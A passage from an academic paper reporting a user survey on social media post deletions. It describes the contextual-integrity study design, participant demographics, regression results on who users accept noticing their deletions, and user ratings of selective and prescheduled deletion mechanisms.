tion, which starts from the user (when (s)he initiates content deletion) to the receiver (who notices the deletion). In this set-up for each flow, the *sender* is the user (who deleted), *subject* is who the deleted post was about (might be some other groups of users).

We selected the CI parameter values relevant to deletion privacy by surveying earlier work and conducting pilot studies. Table 1 contains the full list of our CI parameter values. Note that this list is not exhaustive. However, as a first, it does cover a range of information flows in the scope of deletion privacy and demonstrates the generality of our approach. Section 3.1 details the exact questions asked in our survey. Next, we present our CI parameter values.

Sender & Subjects In this set-up for each flow, the sender is the user (who deleted), and the subject is who the deleted post was about. We considered prior work on ego networks and social circles to design four distinct subjects [18, 30]—(i) the user, (ii) family members, (iii) friends, (iv) coworkers/acquaintance. We also included "not specifying a subject" as *null* i.e., control condition.

Recipients for social content deletion is the individual (or organization) that notices the user's deletion. We include users' social circles in our list of recipients along with two other entities–a company that collects and archives users' deletions and the government.

Transmission Principles are methods that a recipient uses to discover the deletion. We considered three discovery methods—(i) discovery by checking/observing the user profile regularly to observe any user-profile change (ii) discovery due to an interaction with the post (e.g., liking, commenting, reposting, sharing, etc.), (iii) not specifying a discovery method (*null* i.e., control condition).

Attributes, we consider the reason of the deletion to be the attribute in the information flows. We adapt the categories defined by Zhou et al. [61] for the regrettable deleted tweets as attributes. We further add "fixing spelling/grammar" from earlier work [14] as well as two other reasons—"post did not get enough attention" and "being irrelevant due to time passing" based on our study pilot. We obtained feedback on acceptability for the information flows generated using combination of all of these CI parameter values.

3 Methodology

In this section, we discuss the design of our study in detail. We begin with our survey instrument that paves the path for understanding the users' experience with deletion events, unrolling the deletion privacy norms using Contextual Integrity (CI), and evaluating the effectiveness of deletion mechanisms in providing privacy to the deletions.

3.1 Survey Instrument

Our survey instrument was constructed of two parts. In the first part, we asked questions about the users' past experiences of deletions on social platforms and later asked about their deletion privacy preferences using CI. In the second part, we probed the effectiveness and usefulness of different deletion mechanisms in hiding the users' unwanted content. Our full survey instrument can be accessed in Appendix B of the full version of this paper [39].

3.1.1 Part I: Perceptions of Content Deletion

Part I of our survey contained two sections: (1) Experiences about prior post deletions, (2) CI-parameter based questionnaire about deletion privacy.

Experiences about prior post deletions (RQ1). We started by asking the participants about their usage of different social platforms and whether they have ever deleted any of their content. We further asked how old the content was at the time of deletion and the reasons behind their deletions. We then inquired if the participants were aware of other users noticing their deletions and whether they have noticed other users' deletions. Lastly, we investigated how the users felt about the sensitivity of deleted content by asking them whether they agree or disagree with the statement—"when someone deletes a social media post, it indicates that the content of that post is sensitive/damaging/embarrassing to that individual."

CI-based questionnaire: deletion privacy (RQ2). Taking inspiration from earlier research [16, 17], we adapted a CI-based questionnaire to investigate the users' expectations of deletion privacy in social platforms. We detail our adaptation

of CI to the scope of deletion privacy in Section 2.3. Here, we will focus on the setup of our survey.

We needed to obtain users' perception of acceptability for the information flows created by all combinations of the parameter values presented in Table 1. In total, we had 900 distinct information flows (5 *subjects* $\times$ 3 *transmission principles* $\times$ 6 *recipients* $\times$ 10 *attributes*), and asking each participant to evaluate all the flows was infeasible. Therefore, we divided the flows into 30 blocks with 30 information flows each, where every block was assigned to at least 6 participants.

To randomly assign participants to one of these blocks, each participant was randomly assigned to a **fixed** value for the *subject* and *transmission principle* variable. That participant was also randomly assigned to one of the two pre-defined sets of *recipient* variable values[1] (each set contained three *recipient* values).

As a result, in each block, we repeated the below matrix question three times by replacing the *recipient* variable with the values from the assigned recipient set, but keeping the same *subject* and *transmission principle* values each time. The rows of this matrix question represented the *attribute* variable values (an *attribute* value represents the reason behind a deletion). Therefore, each row of a question signified one of the information flows, which the participants were asked to rate its acceptability using a five-point Likert scale: Completely Acceptable, Somewhat Acceptable, Neutral, Somewhat Unacceptable, Completely Unacceptable.

"CI-Q: We are putting a few possible reasons behind post deletions in the table below. Imagine a situation where you deleted a post [subject] from one of your social media accounts due to that reason. In each of these situations, please indicate how acceptable is it for you that [recipient] notices your deletion [transmission principle]?"

3.1.2 Part II: Efficacy of Deletion Mechanisms (RQ3)

In the second part of the survey, we captured the effectiveness and usefulness of different deletion mechanisms from the perspective of the users. We realized that this part involved possible hypothetical scenarios, as some participants may never have used some of the mechanisms. Thus, we took a visual (video) driven approach to first educate the users on these mechanisms and later ask about their efficacy. This approach is similar to those used in prior work on familiarizing participants with novel authentication mechanisms [36].

To have a fair comparison between the different mechanisms, prior to introducing the mechanisms, we needed to present the threat model that we are considering protection against. In this work, we adapted the same threat model considered in earlier works on deletion privacy [40, 41]. —*In this threat model, the adversary can observe the entire social platform. Therefore, it can continuously access the platform to take snapshots of the posts with the goal of identifying the damaging/sensitive deleted posts to use against the users. The adversary aims to find as many damaging/sensitive posts as possible and does not perform targeted attacks on particular users.* We demonstrated this threat model using a short video at the beginning of this section and asked the participants whether they have encountered attacks from such a malicious entity or how vulnerable do they find themselves against it.

3.1.3 Quality control

To ensure the quality of responses, we incorporated multiple attention check questions in the survey. In particular, we repeated two of the multiple-choice questions in random locations in the survey and compared the answers with their previous responses. Moreover, we added a fake social platform named "Cybersocial" in questions that asked about their usage of social platforms to monitor whether they indicate using this platform or not. Further,we put two checks to ensure that participants indeed viewed the videos (and gave quality responses)—(i) we noted the view count of our YouTube videos periodically to ensure participant-viewing the videos (the videos were unlisted, thus a small possibility of random users viewing them) (ii) we reached out to participants whose total completion time was less than or very close to the total video-length and asked them to retake the survey. Some of them directly mentioned quotes from the video to demonstrate their understanding.

3.2 Pilot Studies

Prior to the survey's deployment, we conducted two pilot studies to evaluate the study's procedure, determine the average duration, and test the comprehensibility of the questions.

In the first pilot, we tested the study on ten colleagues (without prior knowledge of the study and its goals) from different departments in our university. As a result, we removed four questions from the survey as they were somewhat redundant or too imprecise. Moreover, some of the questions' choices were modified to eliminate any invasiveness and confusion.

The major change was the reconstruction of the second part of the survey (i.e., the mechanisms' efficacy). Initially, we provided text descriptions of the threat model and the deletion mechanisms. However, the participants found the text descriptions to be monotonous, long, and, more importantly, hard to understand. As a result, we modified this part and created video explanations of the deletion mechanisms (similar to [36]). This allowed us to provide more information and present the mechanisms via examples and animations.

After applying the changes above, in the second stage of the pilot, we deployed the survey on the Prolific Academic [8] and recruited ten participants. The results from the qualitative responses showed that the first pilot's changes were effective,

[1] First set of *recipient* variable values or recipient_A: [your family member, your close friend, your coworker]. Second set of *recipient* variable values or recipient_B:[anyone, a company, the government]

and participants had a good understanding of the questions. This point was also confirmed by the participant's responses to the following question at the end of the pilot survey: "Did you find the questions in this survey to be understandable?". Eight of the participants responded with "completely understandable" and "mostly understandable." The remaining two responded with "neutral" and "mostly not understandable"; however, without any feedback on which sections they had difficulty in understanding.

3.3 Recruitment

We recruited our participants from Prolific Academic, a platform regularly used for advertising academic surveys [47]. We chose participants both from the US and Europe[2]. We screened participants to ensure they were 18 years old or above, had not taken our pilot study, had taken a minimum of 50 prior surveys on the platform, had a minimum approval rate of 95%, fluency in English, and having a social media account currently or in the past.

While designing our survey instrument, we aimed to minimize bias (i.e., leading or priming) and ambiguity. We did not screen our participants based on deletion behavior and designed our recruitment text and strategy accordingly (presented in Appendix A of the full version [39]) We carefully avoided priming participants by not using words like "security" or "privacy" in our study. In the recruitment text, we used the keyword "deletion" only for describing a sub-part of the survey rather than a requirement. In fact, our reported percentages of participants who deleted posts are similar to the previous studies [42, 54].

The survey was advertised as "A study about social media usage and post deletions" and deployed in same sized batches (i.e., 20 participants at a time) over a one-week period, at different times of the day. We did this to counter anomalous time dependency in our results due to the effect of events happening at a specific time [12]. The average time of completion for each part of the survey was 12.5 minutes, and compensation was $1.5 for each part (participants that completed both parts were compensated $3). To gain some confidence in a fair payment, during our pilot study, we asked the participants—"How fair do you find the compensation of the survey, compared to the amount of time you took for completion?". 90% of the participants responded with "very fair" and "fair". Furthermore, the median completion time was 22 minutes, resulting in compensation of $8/hr, comparable to similar studies [59].

In total, we obtained 205 responses (103 from the US and 102 from Europe) for part I and 144 responses (93 from the US and 51 from Europe) for part II.

[2]Over 90% of the participants in Prolific (as well as 80% of participants in Amazon Mechanical Turk, AMT [15], another well known crowd-sourcing platform) are from the US and Europe [27, 31, 48].




Figure 1: The usage pattern (in percentage) of different social platforms by the participants.

3.4 Participant Demographics

A total of 205 and 144 participants completed parts I and II, respectively. We discarded the responses that did not pass the validity checks (see Section 3.1.3) and were left with 191 (93 from the US and 98 from Europe) and 135 (85 from the US and 50 from Europe) participants for parts I and II. Our European participants were from 13 different countries where, 57% were from UK, 13% from Portugal, 11% from Poland, and the remaining 19% were from Hungry, Spain, Greece, Germany, Czech Republic, Netherlands, Sweden, Switzerland, Ireland, and Finland.

Our population sample was nearly gender-balanced; 50.8% identified as female, 47.6% as male, and 1.1% as others. The sample skewed young, with 26.7% between 18 and 24, 39.3% between 25 and 34, 20.4% between 35 and 44, and 13.6% age 45 or older. Our participants were slightly more educated than the general U.S. population [4], where 55% of the participants either had a bachelor or a graduate degree. The participants' median annual household income was reported as $40,000 - $59,999, where the majority had an income of $20,000 - $39,999 (23%). Even though participants in crowdsourcing platforms (e.g., Amazon Mechanical Turk and Prolific) are considered to be tech-savvy [32], 67% of our participants reported that they do not have any background (e.g., study, work, etc.) experience in the IT field. We present the detailed demographics of our population in Table 2.

Further, our participants are active users of popular social media platforms. 74.9% of the participants reported using at least one social platform daily, and 91.1% use a platform at least once a week, showing the participants' suitability for this study. Facebook, Youtube, Instagram, WhatsApp, and Twitter were the most used platforms. The usage pattern of different social platforms by the participants is shown in Figure 1.

3.5 Analysis Method

Coding Free Text Answers. We coded free text answers obtained from our survey to uncover users' perceptions. In our analysis, two researchers independently coded free text responses using a shared codebook. Across questions, Cohen's

Table 2: Participants' Demographics

	US # (%)	Europe # (%)
Gender		
Female	48 (52%)	49 (50%)
Male	42 (46%)	49 (50%)
Other	2 (2%)	—
Age		
18 - 24	29 (31%)	22 (22%)
25 - 34	36 (39%)	39 (40%)
35 - 44	18 (19%)	21 (21%)
45 - 54	4 (4%)	12 (12%)
55 - 64	4 (4%)	3 (3%)
65 - 74	1 (1%)	1 (1%)
Education		
Bachelor degree	35 (38%)	34 (35%)
Some college—no degree	20 (22%)	22 (22%)
Graduate degree	15 (16%)	20 (20%)
High school degree	11 (12%)	15 (15%)
Associate degree	10 (11%)	4 (4%)
Less than high school	1 (1%)	2 (2%)
Prefer not to answer	—	1 (1%)
Marital Status		
Single, never married	55 (60%)	49 (50%)
Married/domestic partner	31 (34%)	44 (45%)
Divorced	4 (4%)	4 (4%)
Separated	2 (2%)	—
Prefer not to answer	—	1 (1%)
Income		
$0 - $19,999	9 (10%)	22 (22%)
$20,000 - $39,999	18 (20%)	26 (26%)
$40,000 - $59,999	14 (15%)	16 (16%)
$60,000 - $79,999	15 (16%)	13 (13%)
$80,000 - $99,999	9 (10%)	7 (7%)
$100,000 or more	23 (25%)	5 (5%)
Prefer not to answer	4 (4%)	9 (9%)
Background in IT		
Yes	29 (32%)	31 (31%)
No	62 (67%)	66 (67%)
Prefer not to answer	1 (1%)	1 (1%)

κ (inter-rater agreement [35]) ranged from 0.7 to 1, indicating substantial to perfect agreement. The coders met to resolve disagreements and choose a final code.

Statistical Analysis. We leveraged statistical hypothesis testing to investigate significant deletion privacy norms. Specifically, for such analysis, we converted five-point Likert scales to the ordinal variable as follows: Completely Acceptable (2), Somewhat Acceptable (1), Neutral (0), Somewhat Unacceptable (-1), Completely Unacceptable (-2). Unless otherwise stated, we used the nonparametric Mann Whitney U test to compare the responses across different groups. For all tests, the level of significance (α) was 0.05 and further adjusted using Bonferroni multiple-testing correction.

3.6 Ethical Considerations

To adhere to the principles of ethical research we took the following steps. In the recruitment process, each participant was informed of the study's purpose, that they can withdraw at any time without giving any reasons, and that we would not store any personally identifying information.We also informed the participants about the study's estimated duration and their compensation in our consent form. Respondents who did not consent were not allowed to proceed with the study. Our study protocol was examined and approved by the lead author's Institutional Review Board (IRB).

3.7 Limitations

We did our best effort to plan and conduct the survey thoroughly; However, like all prior user studies, our results should be interpreted in context of its limitations.

We used the Prolific Academic to recruit our participants, and obtained 191 participants which is in line with earlier applications of CI [17]. Our recruiting approach might have resulted in a younger and more tech-savvy sample which is not necessarily representative of the population. However, earlier work found that crowdsourcing for security and privacy survey results can be more representative of the US population than census-representative panels [49]. Further, responses from Prolific participants creates higher quality data than comparable platforms [47].

As our survey and videos were in English, we required the participants to be fluent in English, which could have resulted in a language and consequently a cultural bias. However, our study sheds light on user perceptions about an understudied privacy violation and we identified significant user concerns even within our sample. Thus, we strongly believe our study is useful to establish the importance of the problem and uncover normative rules governing deletion privacy. An in-depth understanding of the language or culture-specific variations of deletion privacy using participants from multiple languages/cultures is an intriguing future work for privacy researchers and complementary to this study.

Our survey videos were narrated by a non-native English-speaking researcher, which may have caused some issues with the accent and pronunciations. We made the best effort possible by recording multiple times and narrating according to a script. Further, the videos have been uploaded to Youtube, where the participants could have used the subtitles if needed.

The survey was conducted in two parts (see Section 3.1), with an average completion time of 25 minutes. The pilot study participants did not indicate any issue (due to participant fatigue) with the length of the survey (we added an explicit question in pilots). Still, to account for unforeseen participant fatigue, we made all the explanation questions (i.e., free text form questions) optional and only required the participants to respond to the multiple-choice and matrix questions (except for the usefulness question of the deletion mechanisms). In case the participant chose not to answer optional questions, the average completion time would have been less than 15 minutes. Furthermore, in the second part of the survey, we primarily leveraged videos (with subtitles) to explain the survey context and reduce the participant fatigue due to comprehending long descriptive text.

Part of this study aims to unpack the users' experiences with deletion events, which directed us to gather self-reported

data from the participants. Therefore, the effect of the *after-the-fact* of the responses may have resulted in approximate answers to our questions. Nevertheless, our results are in line with the prior studies.

4 Results

This section presents our findings on deletion privacy exploration. We begin with the users' past deletion experiences.

4.1 Users' Deletion Experiences-RQ1

4.1.1 Many users delete their outdated posts

Among the 191 participants, a significant majority of 82% reported that they had deleted a post(s) in the past. 78% report that they have deleted a post(s) from Facebook, 46% from Instagram, and 34% from Twitter. These numbers match with earlier work on social content deletion [42, 54].

We further asked the participants who have deleted posts in the past, to indicate how frequently they have deleted (all) their posts in different periods after publication (i.e., the percentages of deletions made in different periods). The frequency results are shown in Figure 2.

We see that 24% of the deletions are within less than two minutes from their publishing time (similar to [13], that reports 22% of deletions happening within a minute of appearing in Twitter), perhaps hinting at a spelling or grammar issue.

The "2 minute - 1 hour", "1 - 24 hours", and "1 - 7 days" periods have similar frequency percentages (11-16%). These are periods where possible feedbacks are given by the users' family/close friend group (that closely follow the user's activities), coworkers/social friends (that check on their acquaintance's activities daily), and a much larger audience when posts go viral after a couple of days.

Interestingly, the largest category belongs to the deletions "after a week" with more than one third (35%) of all the deletions (similar to [42], where they report that one-third of all posts are deleted after six years of their publication). This indicates that old posts on social platforms are not necessarily ignored, and users actively care about them and remove the unwanted ones.




Figure 2: Boxplot of self-reported % of deleted content, removed at different time periods after publishing the post. Diamonds indicate the average percentage for each period.

4.1.2 Users delete their posts for non-obvious reasons

We observed that over 80% of the participants had deleted at least one of their posts within the social platforms. The next question that comes to mind is what are the reasons behind users' deletions. We asked the 156 participants (that reported a deletion) about their reasonings. Nine different reasons (shown in Table 3) were presented to them (taken from prior works [13, 61] and pilot studies) and further given an "other" option that they could have provided additional reasons in a free text box. After categorizing the responses, we added four other reasons (i.e., "removing due to controversy/harassment," "removing embarrassing content," "personal," and "other") to the list.

The participants reported that the main reason for deleting their posts was that they became irrelevant as time passed (64% of the users). This reason highlights the fact that 35% of deletions occurred after a week. About half of the participants indicated that they had removed a post due to the obvious reason of fixing spelling/grammar and factual checking. This reason is in line with the 24% of deletions happening within a short time of publishing (less than 2 minutes).

In Table 3, we see that a significant number of the participants have reported sensitive topics (drug, alcohol, race, politics, carnal, violence, etc.) as the reason for their deletion(s). Moreover, 23 of the participants (15%) self-reported that they have deleted their posts to remove contents that were embarrassing or caused some controversy and harassment.

4.1.3 Do the content of the deleted posts contain sensitive or damaging information?

We observed that users delete their posts for many reasons, and some can be considered sensitive to some people. Therefore, in the next question, we asked whether they agree or disagree with the following statement—"when someone deletes a social media post, it indicates that the content of that post is sensitive/damaging/embarrassing to that individual." Further, they were asked to provide an example in support of their answer.

Table 3: Reasons for post deletions

Reasons	# (%)
Being irrelevant due to time passing	100 (64%)
Fixing Spelling/Grammar/FactCheck	77 (49%)
Post did not get enough attention	46 (29%)
Cleaning up my profile for new relationship	36 (23%)
Cleaning up my profile for new job	36 (23%)
Removing drug/alcohol/sexual related content	18 (12%)
Removing Racial/Religious/Political content	15 (10%)
Removing due to controversy/harassment	13 (8%)
Removing violence/cursing related content	11 (7%)
Removing embarrassing content	10 (6%)
Removing health related content	8 (5%)
Personal reason	7 (4%)
Other	6 (4%)

More than half of the participants (i.e., 51%), to some degree, agreed with the statement (i.e., strongly agreed or somewhat agreed). Among these participants, 74% gave examples and details about a situation that their deleted post contained some embarrassing, inappropriate, or emotional content. For example, participant *P*29 wrote: *"Someone would probably delete posts that would be embarrassing or legally damaging for the public to know about"*.

Conversely, 25% disagreed (i.e., strongly disagreed or somewhat disagreed) with the statement, and 60% of them gave examples about removing irrelevant content or fixing grammatical mistakes that contain no sensitive or damaging information. E.g., participant *P*61 wrote: *"I've posted things that looking back an hour later I just think are dumb, nothing embarrassing or offensive"*.

The remaining 24% of the participants neither agreed nor disagreed. They indicated that it is dependent on the context of the posts and can be considered either damaging or non-damaging. Therefore, they chose to be neutral about the statement. E.g., participant *P*3 wrote: *'Those could be the reasons why, but they could also just think it's irrelevant/outdated, stupid, not worth having up, or factually wrong.'*.

As we can see, users have different perspectives about the content of their deleted posts, but almost half of them consider the content to contain some damaging/sensitive information. Therefore, it is important that this information remains hidden and not be exposed to the public by some malicious entity that seeks the damaging deletions of the users.

4.1.4 Who notices the users' deletions?

Previously we saw that 82% of the participants reported that they had deleted their posts in the past. To see if anyone has noticed these deletions, we asked those participants—"have you ever become aware of someone noticing that you have deleted one of your posts?" The question was followed by asking them to identify social group(s) who noticed their deletion(s). The social groups were family members, friends, coworkers, and strangers—with varying closeness to the user.

Fifty-four participants (i.e., 35%) self-reported that they are aware of situations where someone noticed their deletions. The majority (50 out of 54, i.e., 93%) of the participants' deletions were noticed by their friends' group. In second place with 41%, (of 54 participants) family members were the ones that noticed the participants' deletions. Not surprisingly, only a small number of cases (9%) were noticed by the strangers.

We repeated the two questions by changing the roles. We asked the participants whether they had noticed anyone deleting their posts and who they were? Among 191 participants, 68% (130) reported that they have noticed at least one other user's deletion(s). Among the social groups that the participants noticed their deletions, the friend group stood out with highest percetage of 70%. The second highest-ranked group was the "stranger" group (42% of participants noticed deletions from strangers); only 17% reported noticing their family members' deletions. Thus, a significant fraction of our participants notice strangers' post deletions, suggesting the possibility of deletion privacy violation for those post deleters.

We note that in our study, we did not specifically ask the users to name the individuals that they have noticed their deletions for various privacy reasons. Therefore, we do not rule out the possibility that the users may have notice deletions from high profile users such as celebrities and politicians and as a result, reporting higher percentages in the stranger group.

Table 4: Regression model results for the CI parameters and demographics. In the table we only show the variables that have significant difference with the baseline variable values.

Variable	Coefficient	2.5%	97.5%	p-value
Baseline: Subject=*null*, Recipient=family, Transmission=*null*, Attribute=irrelevancy				
Subject = self	-0.306	-0.411	-0.202	<0.001***
Recipient = coworkers	-0.363	-0.478	-0.248	<0.001***
Recipient = company	-0.737	-0.851	-0.624	<0.001***
Recipient = government	-1.132	-1.245	-1.018	<0.001***
Transmission = interacted	0.313	0.232	0.394	<0.001***
Transmission = observing	0.0981	0.016	0.18	0.019*
Attribute = not enough attention	-0.449	-0.597	-0.302	<0.001***
Attribute = spelling/grammar	0.2902	0.143	0.437	<0.001***
Baseline: Gender=Male, Age=35+, Education=university, Income=<$70K, Marital=single/relation				
Gender = Female	-0.0418	-0.112	0.029	0.246
Age = 18-35	0.0677	-0.007	0.142	0.075
Education = university degree	-0.0201	-0.092	0.051	0.582
Income = more than $70K	-0.1419	-0.216	-0.068	<0.001***
Marital = separated/divorced	-0.3609	-0.519	-0.203	<0.001***

Significance codes: ***p< 0.001, **p<0.01, *p < 0.05

4.2 Contextual Norms of Deletion Privacy-RQ2

Next, we analyze the contextual norms of deletion privacy using data collected from the CI-driven questions. The outcome (dependent) variable for CI questions was the users' acceptability score for each information flow, ranging from -2 (completely unacceptable) to 2 (completely acceptable) as explained in Section 3.5. We used a multivariate regression model to compare and discuss the different CI parameter values and significance to the acceptability score (dependent variable). Table 4 presents the highlighted model results.

4.2.1 Deleted posts that are about the users themselves need more protection

One of the CI parameters that we explored in this study is the "subject" of the deleted posts. The only "subject" that has a significant difference ($p < 0.001$) with the baseline *null* subject (i.e., not specifying any particular subject) is the "user itself." We further see this point in the average score of the flows. On average, the flows with "user itself" as the subject had a 0.35 Likert-scale point less acceptability. This point

shows that users are more concerned about the deleted posts with themselves as subject than anyone else.

4.2.2 Users seek deletion privacy against large-scale data collectors

We found a statistically significant difference for the recipients of the deletion events when the users' deletions are noticed by their outer social circles such as the government, a company, or even their coworkers compared to their friends and family members (Table 4). The average acceptability score of information flows that have "the government" as their recipient is mostly negative, indicating that most of the participants consider these flows as "completely unacceptable" or "somewhat unacceptable." Although less severe, the same is true for "a company" as the recipient. We observe in Table 4 that the coefficients of these two cases have the highest negative magnitude ($p < 0.001$). Further, we observe that in the case of "coworkers," there is also a significant difference with the baseline "family," but its coefficient magnitude is smaller and affects the model outcome less significantly.

The average scores of flows with the recipient "family," "friends,", and "coworkers" are all positive and mostly above one (except "coworkers," which is between zero to one). On average, flows with large-scale data collectors as the recipient (a company or the government) are 0.94 Likert-scale points less acceptable than their other recipient counterparts.This result provides quantitative evidence that social platform users are indeed concerned about their deletions being noticed by third-party services and state agencies; Therefore, there is a need for the social platforms to proactively create different deletion privacy policies for different classes of recipients.

4.2.3 Not knowing how deletions were noticed is less acceptable to the users

In Table 4, we see that both of the transmission principles that we considered in our study are significantly different ($p < 0.05$) that the baseline *null* transmission (i.e., not specifying any discovery method to the participants). On average, the score of the flows with the null transmission principle is 0.23 Likert-scale points smaller (less acceptable) than the non-null transmission principles. This is consistent with the human desire for cognitive closure [34] that not knowing how deletions were noticed is less acceptable.

4.2.4 Users want to hide their non-popular posts more than any other post

In this study, the *attribute* parameter of the CI flows corresponds to the reasons for removing a post. We identified ten different reasons for the deletions shown in Table 1 (bottom portion). The baseline attribute considered in the regression model was "Being irrelevant due to time passing," as it has been identified as the most common reason for the users to delete their posts (see Section 4.1.2). The two attributes that were significantly different ($p < 0.001$) were "Fixing Spelling/Grammar" and "Post did not get enough attention" (Table 4). These two deletion reasons are at the opposite ends of the acceptability scores. Flows with the attribute "Fixing Spelling/Grammar" have the highest average acceptability score (0.98 on the Likert-scale points), and the flows with the attribute "Post did not get enough attention" have the lowest (0.24 on the Likert-scale points).

We further analyzed the low-scored flows by checking the correlation between the scores given by users who had self-reported deleting content for that reason. Interestingly, for "Post did not get enough attention," the negative scores primarily came from people who did not delete content because of that reason. This finding hints that our participants might have *perceived* digging up forgotten posts by virtue of deletion as a violation of deletion privacy. In other words, the platforms should consider providing stronger deletion privacy to non-popular posts than popular posts.

4.2.5 Effect of demographics on deletion privacy

We examined the influence of common demographics (i.e., gender, age, education, income, and marital status). We present the effects and significance for each of the categories in Table 4. We observed no significant difference between the male and female participants, their age, and their education levels. In the following, we discuss the details for the other demographic categories.

Higher-income users are more concerned about their deletions, but no difference for different education levels. We asked about the users' household income in intervals of $10,000. To have a meaningful analysis, we considered the US median household income of $68,703 [51], and as a result, set our splitting point at $70,000. We see a significant difference between the two groups ($p <0.001$), where users with higher incomes are more worried about their deleted posts with lower average scores.

We further divided the users based on their education degree, where one group had obtained a university degree (i.e., associate, undergraduate, and graduate degrees) and another which did not. However, we saw that there is no significant difference between the two groups.

Individuals that have ended their relationship in the past are more conservative. We found that, on average, individuals that had identified their marital status as divorced or separated had a lower acceptability score (average of 0.22 Likert-scale points) compared to the individuals that identified themselves as single, never married, or in a current relationship (average of 0.62 Likert-scale points).

4.2.6 Differences between the US and Europe

We note that there is a great diversity of privacy expectations across geopolitical boundaries, and considering entire Europe as a monolith may not capture all the details. However, we strongly feel that tackling finer-grained group-specific (for multiple demographic/societal groups) norms of deletion privacy is a great future direction that is out of scope for this study. Nevertheless, in what follows, we present the differences observed in the results of the CI-driven questions between the participants from the US and Europe.

Coworkers are considered a closer social group in the US. We applied a statistical test between the flows of the recipients "coworker" and "family" for the US participants and saw no significant difference. However, considering the same condition, there is a significant difference for the European participants ($p < 0.001$).

The opposite is true when comparing the distribution of the flows where the recipients are "coworker" and "a company." In this case, there is no difference between the distributions in Europe, but one exists for the US ($p < 0.001$). We conclude that individuals consider their coworkers to be in a closer social group in the US compared to European individuals.

Stalking is more of a concern in Europe. Earlier, we saw that users are much more comfortable knowing what transmission principle (method of noticing the deletion) is used to notice their deletions. However, we observe a difference between the acceptability of the US users and European users when looking at the transmission principle "checking and observing the user profile regularly" (in other words stalking). We compared the scores that participants in the US and Europe gave to the two defined transmissions separately. We observe no significant difference between the two transmission principles for the US participants. However, there is a significant difference between checking/observing the users' profiles regularly (stalking) and interacting with the post in Europe ($p < 0.001$). Thus stalking is seen as a less acceptable mean of noticing deletions compared to noticing due to a prior interaction with a difference of 0.4 Likert-scale points.

Demographics affect differences. Previously, overall we did not observe significant difference between scores of female and male participants. However, when we separate the US and Europe participants, we observe that in Europe gender is correlated with acceptability scores ($p < 0.01$). European female participants are more conservative about their deletions, and on average, have 0.2 lower Likert-scale point score.

We see a similar trend for the older participants in Europe, where they are more concerned about their posts being noticed by others. We observe a significant difference between the average scores of participants that identified themselves between the age of 18-34 to all other older participants. In fact, the younger generation (millennials and generation Z) has a higher acceptability score with an average of 0.65 Likert-scale points compared to all other participants (average score 0.46). This finding is supported by earlier research on the data-sharing behavior of teens [37].

4.3 Evaluating Deletion Mechanisms-RQ3

So far, we have established the need for deletion privacy and uncovered its norms on social platforms. In this section, we will compare the utility of different deletion mechanisms for enhancing deletion privacy in the presence of a large-scale adversary. We begin by investigating if the participants have ever experienced a negative scenario with the explained adversary in Section 3.1.2.

4.3.1 Some users have been attacked

As detailed in Section 3.1, part II of the survey began by explaining the malicious entity (see Section 3.1.2) considered in this work, followed by asking the participants whether they have had any negative experience (issues/problems/discomforts) facing such a malicious entity in any of their social platforms? If they gave a negative response, we asked them to rate the likelihood of this scenario happening to them. On the other hand, if they indicated that this attack has happened to them, we requested an optional brief explanation of the negative experience. 95% of the participants responded with "No"; However, 35% (of this 95%) think that this scenario is likely to happen to them. 34% responded that they do not think it is a likely scenario, and the remaining 31% were unsure.

Unfortunately, many of the 5% of participants who had negative experiences did not provide details to the incident to extract meaningful patterns (likely because providing free-form explanatory responses was not forced). However, out of the responses we received, Participant $P70$ wrote—*"I saw one of my deleted photos on a Pinterest account that was not mine. It seemed like it was some kind of ad for earrings but it made me a little uncomfortable."* Further, Participant $P36$ wrote about an experience that one of his/her friends had in encountering such an attacker —*"... such malicious entities surely exist. My friend was contacted by one and threatened that the malicious entity would send pictures to his mother"*.

4.3.2 Selective deletion mechanism used by many social platforms is ineffective in hiding the deletions

In this section we will focus on the two most popular deployed deletion mechanisms today (explained in Section 2.2): Selective Deletion and Prescheduled Deletion. We have also considered two other new proposed deletion mechanisms, namely Intermittent Withdrawal [40] and Decoy Deletion [41], but have shifted the analysis for them to Appendix A.

For each of these mechanisms a short video was shown to explain the mechanism and its characteristics. Next, we asked—"In your opinion, how effective is [Deletion Mechanism] in hiding your damaging/sensitive posts in the presence




Figure 3: Effectiveness of deletion mechanisms in hiding the damaging/sensitive content of the users.

of a malicious entity who collects all deleted posts from a large number of users?" We used a Likert scale for the responses: Not Effective at all (0), Slightly Effective (1), Moderately Effective (2), Very Effective (3), Extremely Effective (4). The results are depicted in Figure 3.

We observe that more than half of the participants indicated that Selective deletion is not effective at all for hiding the damaging deletions. On the other hand, for Prescheduled deletion, only 9% of the participants found it to be ineffective, but the remaining 91% think it is somewhat effective. Further, we statistically compared the effectiveness of the two different deletion mechanisms by applying the Wilcoxon signed-rank test to find the likelihood that these two groups of scores come from the same distribution. The results show that "Selective deletion" (i.e., used by many social platforms today) has a significantly different distribution from the Prescheduled mechanisms with a mean of 0.77 Likert-scale points compared to 2.01.

4.3.3 Characteristics of the mechanisms useful to users

In addition to the effectiveness question, in the form of a free-text box, we asked the participant to describe cases where they find the mechanisms useful and/or NOT useful to them.

